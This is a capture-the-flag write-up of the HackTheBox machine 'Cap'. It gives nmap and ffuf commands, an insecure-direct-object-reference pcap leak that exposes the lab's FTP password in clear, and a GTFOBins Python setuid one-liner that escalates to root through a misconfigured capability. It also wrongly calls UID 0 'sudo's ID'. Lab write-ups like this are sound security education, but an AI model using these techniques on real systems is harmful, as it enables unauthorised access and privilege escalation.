A write-up of the HackTheBox machine “Cap”. This box requires you to find a hidden pcap file to gain an initial foothold, and then abuse widely-set capabilities with GTFObins.

Initial foothold
We start with an Nmap scan to get an idea of what we are working with:
sudo nmap 10.129.40.196
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-19 07:08 EDT
Nmap scan report for 10.129.40.196
Host is up (0.049s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.62 seconds
That’s interesting and not a whole lot of ports. Let’s do a more elaborate scan:
sudo nmap 10.129.40.196 -p21,22,80 -sCV
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-19 07:08 EDT
Nmap scan report for 10.129.40.196
Host is up (0.0092s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open  http    Gunicorn
|_http-server-header: gunicorn
|_http-title: Security Dashboard
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.31 seconds
I test some quick wins like default credentials on FTP and SSH, but that leads to nothing. Let’s add cap.htb to /etc/hosts and access the web page.
The application running on port 80 is a dashboard aimed at security monitoring. One endpoint, /ip, returns the host’s network configuration and conveniently offers to run scans for us. The feature that matters is the capture tool, which records a short slice of network traffic and saves it as a pcap file, viewable afterwards at /data/<id>, where the identifier is a number.
If we try to create a few pcaps, we find that the identifier keeps being increased by one. That’s pretty interesting. It’s also noteworthy that there’s no real controls on whoever is requesting the pcap. So… what if there’s some other pcaps on here that aren’t ours?
Let’s try to fuzz those identifiers. Since the identifier is numerical, let’s just start low. Initial fuzzing tells us that incorrect identifiers return an HTTP 302 response, so we can filter those out with -fc. The command is:
ffuf -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt -u http://10.129.40.196/data/FUZZ -fc 302
That gives us /data/0, /data/1 and /data/2. Let’s just start with the pcap at /0 and open it in Wireshark:

The screenshot above already spoils it, but in the pcap we find a password: someone recorded an FTP session and since FTP authentication is in cleartext, the password crosses the network in plain view. Let’s try those credentials (nathan:Buck3tH4TF0RM3!) on port 21:

That ends up kind of useless. It doesn’t seem like we can upload anything that we can call back on the server, and it also doesn’t seem like we can download anything sensitive or otherwise interesting.
Fortunately, Nathan conveniently re-uses his password. Testing those credentials on SSH gives us an interactive shell and that is our initial foothold!
Privilege escalation
As nathan, sudo offers nothing obvious and the account holds no unusual group memberships. Running LinPEAS to enumerate the host does give a file capability that stands out almost immediately, though:
Files with capabilities:
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
cap_net_bind_service lets a process bind to a low port without being sudo, which isn’t too weird considering Python is often used to set up a web server in a pinch. cap_setuid part is a problem, however. In Linux, everything is a file - including users. This capability lets a binary change its own user ID to anything it wants to be, including to 0 (which is sudo’s ID). On a general-purpose interpreter such as Python, that is equivalent to granting root outright, because the interpreter will run whatever it is told to.
Whenever you encounter something like this, GTFOBins is always worth checking out. If we type in Python, we get our payload handed to us on a silver platter:

/usr/bin/python3.8 -c 'import os; os.setuid(0); os.execl("/bin/sh", "sh")'
Executing this, we essentially have Python set its ID to 0 and then start a new shell. That runs in the context of root, so that’s Cap rooted!